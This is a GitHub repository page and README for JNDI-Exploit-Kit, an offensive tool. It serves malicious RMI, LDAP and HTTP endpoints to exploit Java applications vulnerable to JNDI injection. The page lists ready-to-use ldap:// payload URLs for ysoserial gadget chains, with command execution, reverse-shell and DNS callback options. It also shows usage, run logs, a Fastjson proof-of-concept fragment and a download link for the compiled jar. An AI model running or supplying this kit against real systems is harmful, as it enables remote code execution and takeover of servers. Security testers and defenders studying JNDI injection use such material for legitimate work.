Sign in

pimps / JNDI-Exploit-Kit Public

forked from welk1n/JNDI-Injection-Exploit

Notifications | Fork 166 | Star 899

Code | Pull requests | Actions | Projects | Security | Insights

master | Go to file | Code

- .settings
- screenshots
- src
- target
- .classpath
- .gitignore
- .project
- LICENSE
- README.md
- pom.xml

README | MIT license

About

JNDI-Exploitation-Kit (A modified version of the great JNDI-Injection-Exploit created by **@welk1n**. This tool can be used to start an HTTP Server, RMI Server and LDAP Server to exploit java web apps vulnerable to JNDI Injection)

Readme
MIT license
Activity
899 stars
19 watching
166 forks
Report repository

Releases

1 tags

Packages

No packages published

Languages

JNDI-Exploit-Kit

Disclaimer

This is a forked modified version of the great exploitation tool created by @welk1n (https://github.com/welk1n/JNDI-Injection-Exploit). Here is what I've updated on his tool:


- Added full integration of YSOSerial Payloads with support to Dynamic Commands. Now its possible to execute commands directly on the jndi:ldap URL making the tool a lot more convenient. Also added support to different types of dynamic commands:
  - exec_global: Default Ysoserial execution via Runtime.exec(command);
  - exec_win: Execute command using Runtime.exec(["cmd.exe", "/c", command]);
  - exec_unix: Execute command using Runtime.exec(["/bin/sh", "/c", command]);
  - java_reverse_shell: Native java reverse shell payload to avoid the use of Runtime.exec() and potentially bypass some protections;
  - sleep: Native java sleep payload. Its useful to detect if a gadged was executed when you don't have network exfiltration.
  - dns: Native java dns request. Its useful to detect if a gadget was executed.
- Added support to serialized java payloads to LDAP payloads. This allows exploitation of any java version as long the classes are present in the application classpath ignoring completely the trustURLCodebase=false.
- Added a proper menu with a help display and guidelines (and a fancy ascii banner just because :-p)

- **Java** 100.0%

- Added some command line parameters to modify IP:PORT of the services. This helps on situations where the target can only access specific ports like 25, 53, 80, 443, etc.
- Added standalone mode to all services, that way you can start only the JettyServer (HTTP), RMIServer or LDAPServer. The HTTP address can also be changed on standalone mode to redirect requests to a different server. This is helpful in cases when the target can only access a single port (like the port 53) and you need jump across multiple servers in the port 53 for successful exploitation.
- Modified the ASMified Transformer payload (java bytecode) to detect the operational system where the exploit code will be detonated (windows or unix like systems) and automatically runs the command into a proper terminal shell using the command Runtime.getRuntime().exec(String[] cmd) automatically mapping it to "cmd.exe /c command" or "/bin/bash -c command". That way we can control pipes and write output to files, etc.
- Added the JNDI bypass using groove published by @orangetw
- Modified the Expression Language in the EL bypass to a more concise payload that detects the operational system and runs the command in a proper terminal (similar to the modified ASMified Transformer code).
- Added two more JDK templates, JDK 1.6 and JDK 1.5. This is important in case of legacy systems that have ancient Java versions.

Screenshots:


```
-------------------- LDAP SERIALIZED PAYLOADS --------------------

Payloads                                                  Supported Dynamic Commands
--------                                                  --------------------------
ldap://127.0.0.1:1389/serial/BeanShell1                   exec_global, exec_win, exec_unix
ldap://127.0.0.1:1389/serial/C3P0
ldap://127.0.0.1:1389/serial/Clojure                      exec_global
ldap://127.0.0.1:1389/serial/Clojure2                     exec_global
ldap://127.0.0.1:1389/serial/CommonsBeanutils1            exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections1          exec_global, exec_win, exec_unix, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections10         exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections2          exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections3          exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections4          exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections5          exec_global, exec_win, exec_unix, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections6          exec_global, exec_win, exec_unix, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections7          exec_global, exec_win, exec_unix, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections8          exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/CommonsCollections9          exec_global, exec_win, exec_unix, sleep, dns
ldap://127.0.0.1:1389/serial/Groovy1                      exec_global
ldap://127.0.0.1:1389/serial/Hibernate1                   exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/JBossInterceptors1           exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/JSON1                        exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/JavassistWeld1               exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/Jdk7u21                      exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/Jython1                      exec_global
ldap://127.0.0.1:1389/serial/MozillaRhino1                exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/MozillaRhino2                exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/Myfaces1                     exec_global
ldap://127.0.0.1:1389/serial/ROME                         exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/URLDNS                       dns
ldap://127.0.0.1:1389/serial/Vaadin1                      exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/Jre8u20                      exec_global, exec_win, exec_unix, java_reverse_shell, sleep, dns
ldap://127.0.0.1:1389/serial/CustomPayload

[+] By default, serialized payloads execute the command passed in the -C argument with 'exec_global'.

[+] The CustomPayload is loaded from the -P argument. It doesn't support Dynamic Commands.

[+] Serialized payloads support Dynamic Command inputs in the following format:
    ldap://127.0.0.1:1389/serial/[payload_name]/exec_global/[base64_command]
    ldap://127.0.0.1:1389/serial/[payload_name]/exec_unix/[base64_command]
    ldap://127.0.0.1:1389/serial/[payload_name]/exec_win/[base64_command]
    ldap://127.0.0.1:1389/serial/[payload_name]/sleep/[miliseconds]
    ldap://127.0.0.1:1389/serial/[payload_name]/java_reverse_shell/[ipaddress:port]
    ldap://127.0.0.1:1389/serial/[payload_name]/dns/[domain_name]
    Example1: ldap://127.0.0.1:1389/serial/CommonsCollections5/exec_unix/cGluZyAtYzEgZ29vZXxlLmNvbQ==
    Example2: ldap://127.0.0.1:1389/serial/Hibernate1/exec_win/cGluZyAtYzEgZ29vZXxlLmNvbQ==
    Example3: ldap://127.0.0.1:1389/serial/Jdk7u21/java_reverse_shell/127.0.0.1:9999
    Example4: ldap://127.0.0.1:1389/serial/ROME/sleep/30000
    Example5: ldap://127.0.0.1:1389/serial/URLDNS/dns/sub.mydomain.com
```



```
marcio@Crocodile JNDI-Injection-Exploit % java -jar target/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar -H
                                                                                                  created by @welk1n
                                                                                                  modified by @pimps

Cmdlines parse failed.
usage: JNDI-Injection-Exploit
 -C <arg>   The command executed in remote .class.
 -H <arg>   Display the help menu.
 -J <arg>   The address of HTTP server (ip or domain). Format: IP:PORT
 -L <arg>   The address of LDAP server (ip or domain). Format: IP:PORT
 -O <arg>   Change the Operation mode. Options are: ALL, HTTP, RMI, LDAP
 -R <arg>   The address of RMI server (ip or domain). Format: IP:PORT
 -S <arg>   Connect back IP:PORT string. DISCLAIMER: Only unix target
            supported
marcio@Crocodile JNDI-Injection-Exploit %
```

```
marcio@Crocodile JNDI-Injection-Exploit % java -jar target/JNDI-Injection-Exploit-1.0-SNAPSHOT-all.jar
                                                                                                  created by @welk1n
                                                                                                  modified by @pimps

[HTTP_ADDR] >> 10.8.0.10
[RMI_ADDR] >> 10.8.0.10
[LDAP_ADDR] >> 10.8.0.10
[COMMAND] >> open /Applications/Calculator.app
----------------------------JNDI Links----------------------------
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://10.8.0.10:1099/liz1fk
ldap://10.8.0.10:1389/liz1fk
Target environment(Build in JDK - (BYPASS WITH GROOVY by @orangetw) whose trustURLCodebase is false and have Tomcat 8+ and Groovy in classpath):
rmi://10.8.0.10:1099/r3kzmj
Target environment(Build in JDK - (BYPASS WITH EL by @welk1n) whose trustURLCodebase is false and have Tomcat 8+ or SpringBoot 1.2.x+ in classpath):
rmi://10.8.0.10:1099/put8rl
Target environment(Build in JDK 1.7 whose trustURLCodebase is true):
rmi://10.8.0.10:1099/rzt1q8
ldap://10.8.0.10:1389/rzt1q8
Target environment(Build in JDK 1.6 whose trustURLCodebase is true):
rmi://10.8.0.10:1099/szj2hd
ldap://10.8.0.10:1389/szj2hd
Target environment(Build in JDK 1.5 whose trustURLCodebase is true):
rmi://10.8.0.10:1099/onxrdy
ldap://10.8.0.10:1389/onxrdy

----------------------------Server Log----------------------------
2020-12-11 23:48:16 [JETTYSERVER]>> Listening on 10.8.0.10:8180
2020-12-11 23:48:16 [RMISERVER]  >> Listening on 10.8.0.10:1099
2020-12-11 23:48:16 [LDAPSERVER] >> Listening on 0.0.0.0:1389
```

POC Video:



Download of compiled version:
https://github.com/pimps/JNDI-Exploit-

Kit/raw/master/target/JNDI-Exploit-Kit-1.0-SNAPSHOT-all.jar

Credits

To build the functionalities of this project I collected Gadget payloads and code snippets from the following researchers/repositories:

- https://github.com/federicodotta/ysoserial/
- https://github.com/JackOfMostTrades/ysoserial/
- https://github.com/Jeromeyoung/JNDIExploit-1
- https://github.com/wh1t3p1g/ysoserial
- https://github.com/frohoff/ysoserial

========== CONTENT FROM ORIGINAL PROJECT ==========

Materials about JNDI Injection

Description

JNDI-Injection-Exploit is a tool for generating workable JNDI links and provide background services by starting RMI server,LDAP server and HTTP server. RMI server and LDAP server are based on marshals and modified further to link with HTTP server.

Using this tool allows you get JNDI links, you can insert these links into your **POC** to test vulnerability.

For example, this is a Fastjson vul-poc:

```
{"@type":"com.sun.rowset.JdbcRowSetImpl","dataS
```

We can replace "rmi://127.0.0.1:1099/Object" with the link generated by JNDI-Injection-Exploit to test vulnerability.

Disclaimer

All information and code is provided solely for educational purposes and/or testing your own systems for these vulnerabilities.

Usage

Run as

```
$ java -jar JNDI-Injection-Exploit-1.0-SNAPSHOT
```

where:

- **-C** - command executed in the remote classfile.

  (optional , default command is "open /Applications/Calculator.app")

- **-A** - the address of your server, maybe an IP address or a domain.

  (optional , default address is the first network interface address)

Points for attention:

- make sure your server's ports (**1099**, **1389**, **8180**) are available .

  or you can change the default port in the run.ServerStart class line 26~28.

- your command is passed to **Runtime.getRuntime().exec()** as parameters,

so you need to ensure your command is workable in method exec().

Command in bash like "bash -c ...." need to add Double quotes.

Examples

Local demo:

1. Start the tool like this:

```
$ java -jar JNDI-Injection-Exploit-1.0-SNAP
```

Screenshot:

2. Assume that we inject the JNDI links like rmi://ADDRESS/jfxllc generated in step 1 to a vulnerable application which can be attacked by JNDI injection.

   In this example, it looks like this:

```
public static void main(String[] args) throw
    InitialContext ctx = new InitialContext
    ctx.lookup("rmi://127.0.0.1/fgf4fp");
}
```

   then when we run this code, the command will be executed ,

   and the log will be printed in shell:

```
[ADDRESS] >> 127.0.0.1
[COMMAND] >> open /Applications/Calculator.app
----------------------------JNDI Links----------------------------
Target environment(Build in JDK 1.8 and trustURLCodebase is true):
rmi://127.0.0.1:1099/fgf4fp
ldap://127.0.0.1:1389/fgf4fp
Target environment(Build in JDK 1.7 and trustURLCodebase is true):
rmi://127.0.0.1:1099/ekjbo4
ldap://127.0.0.1:1389/ekjbo4

---------------------------Server Log---------------------------
2019-10-18 15:43:04 [JETTYSERVER]>> Listening on 0.0.0.0:8180
2019-10-18 15:43:04 [RMISERVER]  >> Listening on 0.0.0.0:1099
2019-10-18 15:43:05 [LDAPSERVER] >> Listening on 0.0.0.0:1389
2019-10-18 15:44:08 [RMISERVER]  >> Have connection from /127.0.0.1:51944
2019-10-18 15:44:08 [RMISERVER]  >> Reading message...
2019-10-18 15:44:08 [RMISERVER]  >> Is RMI.lookup call for fgf4fp 2
2019-10-18 15:44:08 [RMISERVER]  >> Sending remote classloading stub targeting http://127.0.0.1:8180/ExecTemplateJDK8.class
2019-10-18 15:44:08 [RMISERVER]  >> Closing connection
2019-10-18 15:44:08 [JETTYSERVER]>> Log a request to http://127.0.0.1:8180/ExecTemplateJDK8.class
```

Installation

We can select one of the two methods to get the jar.

1. Download the latest jar from Realease.